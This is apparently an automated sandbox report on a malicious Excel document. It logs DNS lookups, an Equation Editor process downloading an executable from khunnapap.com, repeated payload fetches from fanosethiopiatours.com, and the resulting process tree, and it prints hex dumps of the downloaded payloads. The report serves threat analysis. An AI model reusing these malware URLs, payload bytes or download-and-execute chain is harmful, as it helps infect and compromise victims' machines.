Nov 27, 2020 08:27:55.745898962 CET	192.168.2.22	8.8.8.8	0x6c80	Standard query (0)	fanosethio piatours.com	A (IP address)	IN (0x0001)
Nov 27, 2020 08:28:05.911607027 CET	192.168.2.22	8.8.8.8	0xe5f5	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 27, 2020 08:28:06.017550945 CET	192.168.2.22	8.8.8.8	0x6290	Standard query (0)	fanosethio piatours.com	A (IP address)	IN (0x0001)
Nov 27, 2020 08:28:06.199385881 CET	192.168.2.22	8.8.8.8	0xab2c	Standard query (0)	fanosethio piatours.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 27, 2020 08:27:03.839210033 CET	8.8.8.8	192.168.2.22	0xd92d	No error (0)	khunnapap.com		128.199.253.44	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:03.874870062 CET	8.8.8.8	192.168.2.22	0xd92d	No error (0)	khunnapap.com		128.199.253.44	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:13.056329966 CET	8.8.8.8	192.168.2.22	0xafd	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:13.056329966 CET	8.8.8.8	192.168.2.22	0xafd	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:13.056329966 CET	8.8.8.8	192.168.2.22	0xafd	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:13.056329966 CET	8.8.8.8	192.168.2.22	0xafd	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:13.056329966 CET	8.8.8.8	192.168.2.22	0xafd	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:13.315857887 CET	8.8.8.8	192.168.2.22	0x6222	No error (0)	fanosethio piatours.com		50.87.153.103	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:13.366880894 CET	8.8.8.8	192.168.2.22	0x4f7d	No error (0)	fanosethio piatours.com		50.87.153.103	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:55.599250078 CET	8.8.8.8	192.168.2.22	0xc34c	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:55.599250078 CET	8.8.8.8	192.168.2.22	0xc34c	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:55.599250078 CET	8.8.8.8	192.168.2.22	0xc34c	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:55.599250078 CET	8.8.8.8	192.168.2.22	0xc34c	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:55.599250078 CET	8.8.8.8	192.168.2.22	0xc34c	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:55.737932920 CET	8.8.8.8	192.168.2.22	0x696b	No error (0)	fanosethio piatours.com		50.87.153.103	A (IP address)	IN (0x0001)
Nov 27, 2020 08:27:55.925196886 CET	8.8.8.8	192.168.2.22	0x6c80	No error (0)	fanosethio piatours.com		50.87.153.103	A (IP address)	IN (0x0001)
Nov 27, 2020 08:28:05.938766956 CET	8.8.8.8	192.168.2.22	0xe5f5	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:28:05.938766956 CET	8.8.8.8	192.168.2.22	0xe5f5	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 27, 2020 08:28:05.938766956 CET	8.8.8.8	192.168.2.22	0xe5f5	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:28:05.938766956 CET	8.8.8.8	192.168.2.22	0xe5f5	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 27, 2020 08:28:05.938766956 CET	8.8.8.8	192.168.2.22	0xe5f5	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 27, 2020 08:28:06.185575962 CET	8.8.8.8	192.168.2.22	0x6290	No error (0)	fanosethio piatours.com		50.87.153.103	A (IP address)	IN (0x0001)
Nov 27, 2020 08:28:06.235008955 CET	8.8.8.8	192.168.2.22	0xab2c	No error (0)	fanosethio piatours.com		50.87.153.103	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- khunnapap.com
- fanosethiopiatours.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	128.199.253.44	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 27, 2020 08:27:04.177026033 CET	0	OUT	GET /inc/lxpo.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: khunnapap.com Connection: Keep-Alive
Nov 27, 2020 08:27:04.480389118 CET	2	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 27 Nov 2020 07:27:03 GMT Content-Type: application/x-msdownload Content-Length: 1218752 Last-Modified: Wed, 25 Nov 2020 04:41:22 GMT Connection: keep-alive ETag: "5fbde072-1298c0" Accept-Ranges: bytes Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 af c1 0b 01 02 19 00 e8 07 00 00 56 0a 00 00 00 00 00 98 f6 07 00 00 10 00 00 00 00 08 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 b0 12 00 00 06 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 50 08 00 ca 24 00 00 00 30 09 00 00 7c 09 00 00 00 00 00 00 00 00 00 00 44 12 00 c0 54 00 00 00 a0 08 00 34 8f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 90 08 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 14 e7 07 00 00 10 00 00 00 e8 07 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 44 41 54 41 00 00 00 00 9c 21 00 00 00 00 08 00 00 22 00 00 00 ee 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c 0 42 53 53 00 00 00 00 00 35 11 00 00 00 30 08 00 00 00 00 00 00 10 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 ca 24 00 00 00 50 08 00 00 26 00 00 00 10 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 6c 73 00 00 00 00 40 00 00 00 00 80 08 00 00 00 00 00 00 36 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 72 64 61 74 61 00 00 18 00 00 00 00 90 08 00 00 02 00 00 00 36 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 65 6c 6f 63 00 00 34 8f 00 00 00 a0 08 00 00 90 00 00 00 38 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 73 72 63 00 00 00 00 7c 09 00 00 30 09 00 00 7c 09 00 00 c8 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 12 00 00 00 00 00 00 42 12 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B*V@@P$0\|DT4CODE `DATA!"@BSS50.idata$P& @.tls@6.rdata6@P.reloc48@P.rsrc|0|@PB@P

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	50.87.153.103	80	C:\Users\Public\name.exe

Timestamp	kBytes transferred	Direction	Data
Nov 27, 2020 08:27:13.538929939 CET	1293	OUT	GET /components/com_messages/controllers/messages08/Hqfafff HTTP/1.1 Connection: Keep-Alive Accept: */* User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5) Host: fanosethiopiatours.com
Nov 27, 2020 08:27:13.717318058 CET	1295	IN	HTTP/1.1 200 OK Date: Fri, 27 Nov 2020 07:27:13 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Wed, 25 Nov 2020 04:37:45 GMT Accept-Ranges: bytes Content-Length: 967680 Vary: User-Agent Keep-Alive: timeout=5, max=75 Data Raw: 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 64 37 39 33 31 30 30 33 39 33 66 32 38 37 30 31 31 35 33 31 66 33 64 31 62 36 35 32 61 35 36 35 35 37 39 35 37 33 61 33 30 33 34 33 30 34 31 34 66 37 66 35 33 32 63 33 62 32 30 33 66 35 65 37 38 37 62 35 61 37 34 37 64 37 38 37 39 31 31 31 65 37 64 35 36 30 35 30 35 36 61 36 39 31 37 31 35 36 35 35 32 37 64 37 33 30 61 31 33 36 38 36 38 37 33 35 63 31 39 37 38 31 65 31 64 30 32 37 34 31 36 35 30 37 64 37 30 30 39 36 64 31 32 31 36 30 30 34 64 37 63 37 39 30 66 36 34 36 37 36 37 31 39 35 62 37 32 37 38 31 66 36 62 31 62 31 34 37 33 32 31 30 32 30 35 30 63 36 31 37 36 31 34 36 31 32 37 36 32 31 31 36 32 36 39 31 37 31 36 37 36 35 38 37 32 37 36 37 30 37 64 31 64 31 39 37 38 35 62 30 66 30 63 36 64 36 65 31 39 31 38 36 37 35 34 37 36 37 62 30 65 31 66 36 66 36 64 37 65 35 36 31 30 37 66 31 39 31 33 30 66 37 36 31 30 35 62 37 35 37 34 30 35 36 61 31 37 31 62 30 61 34 34 37 62 37 65 30 31 36 39 36 35 36 31 31 32 35 33 37 36 37 34 31 38 36 65 31 36 31 65 37 61 32 36 30 35 30 62 30 31 36 33 37 30 31 66 36 39 32 33 36 65 31 36 36 37 36 34 31 64 31 66 37 31 35 66 37 63 37 62 37 32 37 62 31 36 31 31 37 63 35 37 30 38 30 39 36 30 36 34 31 30 31 66 36 30 35 61 37 62 37 39 30 38 31 34 36 37 36 39 37 32 35 31 31 35 37 32 31 33 31 61 30 38 37 31 31 65 35 36 37 37 37 33 32 39 32 30 34 66 37 30 37 39 35 31 37 36 37 33 37 65 37 32 31 39 31 36 37 34 35 34 30 39 30 38 36 64 36 34 31 66 31 37 36 65 35 30 37 33 37 35 30 31 31 62 36 30 36 31 37 31 35 30 31 34 37 66 31 33 31 35 30 30 37 66 31 34 35 65 37 62 37 62 37 30 37 36 30 64 30 33 37 38 35 30 37 62 37 33 37 31 37 61 31 37 31 63 37 63 35 38 30 30 30 37 36 61 36 63 31 63 31 36 36 66 35 64 37 33 37 61 30 39 31 35 36 61 36 39 37 64 35 39 31 62 37 38 31 62 31 36 30 31 37 65 31 39 35 65 37 34 37 65 30 65 35 31 37 61 62 31 34 62 61 39 65 35 30 61 39 36 66 65 39 34 39 36 39 32 37 38 64 61 33 36 39 39 Data Ascii: 70908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706d793100393f287011531f3d1b652a565579573a303430414f7f532c3b203f5e787b5a747d7879111e7d5605056a69171565527d730a136868735c19781 e1d027416507d70096d1216004d7c790f646767195b72781f6b1b14732102050c617614612762116269171676587276707d1d19785b0f0c6d6e19186754767b0e1f6f6d7e56107f19130f76105b7574056a171b0a447b7e0169656112537674186e161e7a26050b0163701f69236e1667641d1f715f7c7b727b16117c5708096064101f605a7b790814676972511572131 a08711e56777329204f70795176737e721916745409086d641f176e507375011b60617150147f1315007f145e7 b7b70760d0378507b73717a171c7c5800076a6c1c166f5d737a09156a697d591b781b16017e195e747e0e517ab 14ba9e50a96fe94969278da3699

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	50.87.153.103	80	C:\Users\Public\name.exe

Timestamp	kBytes transferred	Direction	Data
Nov 27, 2020 08:27:56.096781969 CET	2315	OUT	GET /components/com_messages/controllers/messages08/Hqfafff HTTP/1.1 Connection: Keep-Alive Accept: */* User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5) Host: fanosethiopiatours.com

Timestamp	kBytes transferred	Direction	Data
Nov 27, 2020 08:27:56.272572994 CET	2316	IN	HTTP/1.1 200 OK Date: Fri, 27 Nov 2020 07:27:56 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Wed, 25 Nov 2020 04:37:45 GMT Accept-Ranges: bytes Content-Length: 967680 Vary: User-Agent Keep-Alive: timeout=5, max=75 Data Raw: 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 64 37 39 33 31 30 30 33 39 33 66 32 38 37 30 31 31 35 33 31 66 33 64 31 62 36 35 32 61 35 36 35 35 37 39 35 37 33 61 33 30 33 34 33 30 34 31 34 66 37 66 35 33 32 63 33 62 32 30 33 66 35 65 37 38 37 62 35 61 37 34 37 64 37 38 37 39 31 31 31 65 37 64 35 36 30 35 30 35 36 61 36 39 31 37 31 35 36 35 35 32 37 64 37 33 30 61 31 33 36 38 36 38 37 33 35 63 31 39 37 38 31 65 31 64 30 32 37 34 31 36 35 30 37 64 37 30 30 39 36 64 31 32 31 36 30 30 34 64 37 63 37 39 30 66 36 34 36 37 36 37 31 39 35 62 37 32 37 38 31 66 36 62 31 62 31 34 37 33 32 31 30 32 30 35 30 63 36 31 37 36 31 34 36 31 32 37 36 32 31 31 36 32 36 39 31 37 31 36 37 36 35 38 37 32 37 36 37 30 37 64 31 64 31 39 37 38 35 62 30 66 30 63 36 64 36 65 31 39 31 38 36 37 35 34 37 36 37 62 30 65 31 66 36 66 36 64 37 65 35 36 31 30 37 66 31 39 31 33 30 66 37 36 31 30 35 62 37 35 37 34 30 35 36 61 31 37 31 62 30 61 34 34 37 62 37 65 30 31 36 39 36 35 36 31 31 32 35 33 37 36 37 34 31 38 36 65 31 36 31 65 37 61 32 36 30 35 30 62 30 31 36 33 37 30 31 66 36 39 32 33 36 65 31 36 36 37 36 34 31 64 31 66 37 31 35 66 37 63 37 62 37 32 37 62 31 36 31 31 37 63 35 37 30 38 30 39 36 30 36 34 31 30 31 66 36 30 35 61 37 62 37 39 30 38 31 34 36 37 36 39 37 32 35 31 31 35 37 32 31 33 31 61 30 38 37 31 31 65 35 36 37 37 37 33 32 39 32 30 34 66 37 30 37 39 35 31 37 36 37 33 37 65 37 32 31 39 31 36 37 34 35 34 30 39 30 38 36 64 36 34 31 66 31 37 36 65 35 30 37 33 37 35 30 31 31 62 36 30 36 31 37 31 35 30 31 34 37 66 31 33 31 35 30 30 37 66 31 34 35 65 37 62 37 62 37 30 37 36 30 64 30 33 37 38 35 30 37 62 37 33 37 31 37 61 31 37 31 63 37 63 35 38 30 30 30 37 36 61 36 63 31 63 31 36 36 66 35 64 37 33 37 61 30 39 31 35 36 61 36 39 37 64 35 39 31 62 37 38 31 62 31 36 30 31 37 65 31 39 35 65 37 34 37 65 30 65 35 31 37 61 62 31 34 62 61 39 65 35 30 61 39 36 66 65 39 34 39 36 39 32 37 38 64 61 33 36 39 39 Data Ascii: 70908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c09686 16f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3 f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e1 70908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e17090 8706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706d793100393f287011531f3d1b652a565 579573a303430414f7f532c3b203f5e787b5a747d7879111e7d5605056a69171565527d730a136868735c19781 e1d027416507d70096d1216004d7c790f646767195b72781f6b1b14732102050c6176146127621162691716765 87276707d1d19785b0f0c6d6e19186754767b0e1f6f6d7e56107f19130f76105b7574056a171b0a447b7e016965611253767 4186e161e7a26050b0163701f69236e1667641d1f715f7c7b727b16117c5708096064101f605a7b790814676972511572131 a08711e56777329204f70795176737e721916745409086d641f176e507375011b60617150147f1315007f145e7 b7b70760d0378507b73717a171c7c5800076a6c1c166f5d737a09156a697d591b781b16017e195e747e0e517ab 14ba9e50a96fe94969278da3699

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	50.87.153.103	80	C:\Users\Public\name.exe

Timestamp	kBytes transferred	Direction	Data
Nov 27, 2020 08:28:06.407383919 CET	3328	OUT	GET /components/com_messages/controllers/messages08/Hqfafff HTTP/1.1 Connection: Keep-Alive Accept: */* User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5) Host: fanosethiopiatours.com

Timestamp	kBytes transferred	Direction	Data
Nov 27, 2020 08:28:06.583466053 CET	3330	IN	HTTP/1.1 200 OK Date: Fri, 27 Nov 2020 07:28:06 GMT Server: Apache Upgrade: h2,h2c Connection: Upgrade, Keep-Alive Last-Modified: Wed, 25 Nov 2020 04:37:45 GMT Accept-Ranges: bytes Content-Length: 967680 Vary: User-Agent Keep-Alive: timeout=5, max=75 Data Raw: 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 64 37 39 33 31 30 30 33 39 33 66 32 38 37 30 31 31 35 33 31 66 33 64 31 62 36 35 32 61 35 36 35 35 37 39 35 37 33 61 33 30 33 34 33 30 34 31 34 66 37 66 35 33 32 63 33 62 32 30 33 66 35 65 37 38 37 62 35 61 37 34 37 64 37 38 37 39 31 31 31 65 37 64 35 36 30 35 30 35 36 61 36 39 31 37 31 35 36 35 35 32 37 64 37 33 30 61 31 33 36 38 36 38 37 33 35 63 31 39 37 38 31 65 31 64 30 32 37 34 31 36 35 30 37 64 37 30 30 39 36 64 31 32 31 36 30 30 34 64 37 63 37 39 30 66 36 34 36 37 36 37 31 39 35 62 37 32 37 38 31 66 36 62 31 62 31 34 37 33 32 31 30 32 30 35 30 63 36 31 37 36 31 34 36 31 32 37 36 32 31 31 36 32 36 39 31 37 31 36 37 36 35 38 37 32 37 36 37 30 37 64 31 64 31 39 37 38 35 62 30 66 30 63 36 64 36 65 31 39 31 38 36 37 35 34 37 36 37 62 30 65 31 66 36 66 36 64 37 65 35 36 31 30 37 66 31 39 31 33 30 66 37 36 31 30 35 62 37 35 37 34 30 35 36 61 31 37 31 62 30 61 34 34 37 62 37 65 30 31 36 39 36 35 36 31 31 32 35 33 37 36 37 34 31 38 36 65 31 36 31 65 37 61 32 36 30 35 30 62 30 31 36 33 37 30 31 66 36 39 32 33 36 65 31 36 36 37 36 34 31 64 31 66 37 31 35 66 37 63 37 62 37 32 37 62 31 36 31 31 37 63 35 37 30 38 30 39 36 30 36 34 31 30 31 66 36 30 35 61 37 62 37 39 30 38 31 34 36 37 36 39 37 32 35 31 31 35 37 32 31 33 31 61 30 38 37 31 31 65 35 36 37 37 37 33 32 39 32 30 34 66 37 30 37 39 35 31 37 36 37 33 37 65 37 32 31 39 31 36 37 34 35 34 30 39 30 38 36 64 36 34 31 66 31 37 36 65 35 30 37 33 37 35 30 31 31 62 36 30 36 31 37 31 35 30 31 34 37 66 31 33 31 35 30 30 37 66 31 34 35 65 37 62 37 62 37 30 37 36 30 64 30 33 37 38 35 30 37 62 37 33 37 31 37 61 31 37 31 63 37 63 35 38 30 30 30 37 36 61 36 63 31 63 31 36 36 66 35 64 37 33 37 61 30 39 31 35 36 61 36 39 37 64 35 39 31 62 37 38 31 62 31 36 30 31 37 65 31 39 35 65 37 34 37 65 30 65 35 31 37 61 62 31 34 62 61 39 65 35 30 61 39 36 66 65 39 34 39 36 39 32 37 38 64 61 33 36 39 39 Data Ascii: 70908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c09686 16f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3 f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e1 70908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e17090 8706e763813170c0968616f3f1e170908706e763813170c0968616f3f1e170908706d793100393f287011531f3d1b652a565 579573a303430414f7f532c3b203f5e787b5a747d7879111e7d5605056a69171565527d730a136868735c19781 e1d027416507d70096d1216004d7c790f646767195b72781f6b1b14732102050c6176146127621162691716765 87276707d1d19785b0f0c6d6e19186754767b0e1f6f6d7e56107f19130f76105b7574056a171b0a447b7e016965611253767 4186e161e7a26050b0163701f69236e1667641d1f715f7c7b727b16117c5708096064101f605a7b790814676972511572131 a08711e56777329204f70795176737e721916745409086d641f176e507375011b60617150147f1315007f145e7 b7b70760d0378507b73717a171c7c5800076a6c1c166f5d737a09156a697d591b781b16017e195e747e0e517ab 14ba9e50a96fe94969278da3699

Code Manipulations

Statistics

Behavior

- EXCEL.EXE
- EQNEDT32.EXE
- cmd.exe
- name.exe
- name.exe
- Hqfadrv.exe
- Hqfadrv.exe
- Hqfadrv.exe

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2276 Parent PID: 584

General

Start time:	08:26:40
Start date:	27/11/2020
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f180000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
